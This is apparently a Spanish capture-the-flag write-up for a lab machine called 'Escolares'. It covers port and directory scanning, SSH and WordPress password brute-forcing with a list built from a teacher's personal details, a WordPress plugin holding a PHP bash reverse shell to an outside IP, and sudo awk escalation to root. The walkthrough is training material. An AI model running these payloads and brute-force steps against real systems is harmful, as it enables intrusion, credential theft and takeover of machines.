23. Máquina: Escolares(Fácil)

- *1. Descubrimiento de puertos y servicios con Nmap:*
  - Utilizamos Nmap para descubrir los puertos abiertos y los servicios en ejecución.
    - *Comando*: `nmap -sVC 172.17.0.2 -Pn`
    - *Resultado*: Se encontró los servicios HTTP y SSH abiertos.
- *2. Inspección servicio HTTP index.html:*
  - Inspeccionando el contenido de la página web inicial en el servicio HTTP encontramos el siguiente comentario en su código: `<!- INFORMACION PERSONAL ACADEMICO --> <!- /profesores.html -->`, donde nos muestra un directorio de primeras oculto.
- *3. Inspección Directorio Profesores:*
  - En el directorio descubierto */profesores.html* en el comentario de la página principal, observamos información de diferentes profesores, así como sus nombres e información personal. He creado un archivo `users_uni.txt` que almacena todos los nombres y motes de los distintos profesores para tratarlo en ataques de fuerza bruta como parámetro de usuarios.

```
└─# cat users_uni.txt
juanestrada
juan
fernando
luis
luisillo
alejandro
marcelo
mario
```

- *4. Ataque de fuerza bruta con Hydra:*
  - Realizamos un ataque de fuerza bruta contra el servicio ssh usando la herramienta *Hydra* utilizando la lista de nombres de los profesores encontrada en el directorio oculto */profesores.html* y las contraseñas del rockyou.txt
    - *Comandos*: `hydra -L users_uni.txt -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh -I`
    - *Resultado*: No se encontraron credenciales válidas para ningún nombre de usuario en el servicio ssh.
- *5. Búsqueda de directorios activos con Gobuster:*
  - Usamos *Gobuster* para encontrar directorios activos en el servicio HTTP.
    - *Comando*: `gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html`
    - *Resultado*: Se encontró algún directorio interesante como el */phpmyadmin* y el */wordpress*, por donde seguiremos nuestro vector de ataque.

```
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 6738]
/.html                (Status: 403) [Size: 275]
/info.php             (Status: 200) [Size: 87145]
/assets               (Status: 301) [Size: 309] [--> http://172.17.0.2/assets/]
/wordpress            (Status: 301) [Size: 312] [--> http://172.17.0.2/wordpress/]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
/contacto.html        (Status: 200) [Size: 3210]
/phpmyadmin           (Status: 301) [Size: 313] [--> http://172.17.0.2/phpmyadmin/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 882240 / 882244 (100.00%)
```

- *6. Obtención de Información WPScan:*
  - Usando la herramienta *WPScan*, podemos obtener información de dicha página web con tecnología Wordpress.
    - *Comando*: `wpscan --url 172.17.0.2/wordpress/ -e`
    - *Resultado*: Podemos obtener información útil del Wordpress indicado, como la versión y un usuario existente en el servicio: *luisillo*.

- *7. Búsqueda de directorios activos con Gobuster en Wordpress:*
  - Usamos *Gobuster* para encontrar directorios activos en el servicio HTTP, en la web Wordpress.
    - *Comando*: `gobuster dir -u http://172.17.0.2/wordpress -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html`
    - *Resultado*: Se encontró algún directorio interesante como el */wp-login.php*, donde podemos realizar un ataque de fuerza bruta.

```
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/wp-content           (Status: 301) [Size: 323] [--> http://172.17.0.2/wordpress/wp-content/]
/index.php            (Status: 301) [Size: 0] [--> http://172.17.0.2/wordpress/]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 301) [Size: 324] [--> http://172.17.0.2/wordpress/wp-includes/]
/readme.html          (Status: 200) [Size: 7401]
/wp-login.php         (Status: 200) [Size: 6590]
/wp-trackback.php     (Status: 200) [Size: 136]
/wp-admin             (Status: 301) [Size: 321] [--> http://172.17.0.2/wordpress/wp-admin/]
/xmlrpc.php           (Status: 405) [Size: 42]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://escolares.dl/wordpress/wp-login.php?action=register]
Progress: 882240 / 882244 (100.00%)
```

- *8. Creación diccionario personalizado luisillo:*
  - Con la herramienta *Cupp*, podemos obtener un diccionario utilizando información personal de un usuario. En este caso, *luisillo*, aparece en la lista de profesores descubierta, donde podemos ver año de nacimiento, número de matrícula y otros datos interesantes con los que crear un diccionario de posibles contraseñas utilizando sus datos personales.
    - *Comando*: `cupp -i` -> Introducir información personal
    - *Resultado*: Se ha creado un file llamado *luis.txt* con combinaciones de posibles contraseñas usando la información personal encontrada en el listado de profesores para el profesor *luisillo* .

```
# cupp -i
            cupp.py!                  # Common
               \                      # User
                \                     # Passwords
                 \                    # Profiler
                  (oo)____
                  (__)    )\
                     ||--||          [ Muris Kurgas | j0rgan@remote-exploit.org ]
                                     [ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: luis
> Surname: luis
> Nickname: luisillo
> Birthdate (DDMMYYYY): 09101981
```

- *9. Ataque Fuerza Bruta Login Wordpress:*
  - Podemos realizar un ataque de fuerza bruta en el login de wordpress con el nombre de usuario *luisillo* encontrado y las contraseñas generadas usando *Cupp* con sus datos personales del directorio */profesores.html*. Antes debemos escribir la resolución DNS para el escolares.dl en */etc/hosts*.
    - *Comando*: `wpscan --url 172.17.0.2/wordpress/ -U luisillo -P luis.txt`
    - *Resultado*: Se ha encontrado la contraseña válida *Luis1981* para el usuario *luisillo*,

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - luisillo / Luis1981
Trying luisillo / Luis109819 Time: 00:00:03 <==========

[!] Valid Combinations Found:
 | Username: luisillo, Password: Luis1981
```

- *10. Vulnerabilidad Wordpress Plugins:*
  - En la versión existente de Wordpress *(Versión actual: 6.5.4)* existe una vulnerabilidad que permite subir tus propios plugins sin controlar su contenido correctamente, así que podemos aprovecharnos de esta vulnerabilidad subiendo un .zip que contenga una reverse shell en php, encontrado en `https://sevenlayers.com/index.php/179-wordpress-plugin-reverse-shell` .

```php
<?php

/**
* Plugin Name: Reverse Shell Plugin
* Plugin URI:
* Description: Reverse Shell Plugin
* Version: 1.0
* Author: Vince Matteo
* Author URI: http://www.sevenlayers.com
*/

exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.86.99/443 0>&1'");
?>
```


- *11. Ejecución Reverse Shell Plugin:*
  - Una vez subido el archivo comprimido con el contenido de la reverse shell en php, podemos ejecutarlo pulsando sobre `Instalar ahora e Iniciar Plugin` en el plugin subido. Antes debemos ponernos a la esucha del puerto indicado en el file php.
    - *Comando*: `nc -lvnp 444`
    - *Resultado*: Recibimos una reverse shell remota con el usuario *www_data*.

```
└─# nc -lvnp 444
listening on [any] 444 ...
connect to [192.168.38.109] from (UNKNOWN) [172.17.0.2] 43116
bash: cannot set terminal process group (32): Inappropriate ioctl for device
bash: no job control in this shell
www-data@d0e23659a4cb:/var/www/html/wordpress/wp-admin$ whoami
whoami
www-data
www-data@d0e23659a4cb:/var/www/html/wordpress/wp-admin$
```

- *12. Inspección directorios usuarios www_data:*
  - Inspeccionando los directorios disponibles desde el usuario *www_data* podemos ver un file llamado *secret.txt* que contiene la contraseña del usuario *luisillo*.

```
www-data@d0e23659a4cb:/$ cd home
cd home/
www-data@d0e23659a4cb:/home$ ls
ls
luisillo
secret.txt
ubuntu
www-data@d0e23659a4cb:/home$ cat secret.txt
cat secret.txt
luisillopasswordsecret
```

- *13. Permisos usuario luisillo:*
  - Una vez iniciados sesión en la máquina víctima con las credenciales encontradas, verificamos los permisos de este usuario sobre esta máquina.
    - *Comandos*: `su luisillo (contraseña luisillopasswordsecret)` -> `sudo -l`
    - *Resultado*: El usuario luisillo tiene máximos privilegios para ejecutar binarios *awk*.
- *14. Escalada de privilegios usuario luisillo:*
  - Hemos observado que el usuario *luisillo* tiene permisos máximos para ejecutar binarios *awk*, así que buscamos en *GTFO Bins/awk* el comando para explotar estos privilegios máximos en el binario *awk*.
    - *Comando*: `sudo awk 'BEGIN {system("/bin/bash")}'`.
    - *Resultado*: Hemos obtenido una bash con máximos privilegios siendo el usuario root. Fin de la intrusión en la máquina víctima!


(ALL) NOPASSWD: /usr/bin/awk
luisillo@625dad9f24ba:/home$ sudo awk 'BEGIN {system("/bin/bash")}'
root@625dad9f24ba:/home# whoami
root
root@625dad9f24ba:/home# cd ..
root@625dad9f24ba:/# ls
bin
bin.usr-is-merged
boot
dev
etc
home
lib
lib.usr-is-merged
lib64
media
mnt
opt
proc
root
run
sbin
sbin.usr-is-merged
srv
sys
tmp
usr
var
root@625dad9f24ba:/# cd root/
root@625dad9f24ba:~# ls
root@625dad9f24ba:~# ls -a
. .. .bash_history .bashrc .local .mysql_history .profile .ssh
root@625dad9f24ba:~# xDaliK
bash: xDaliK: command not found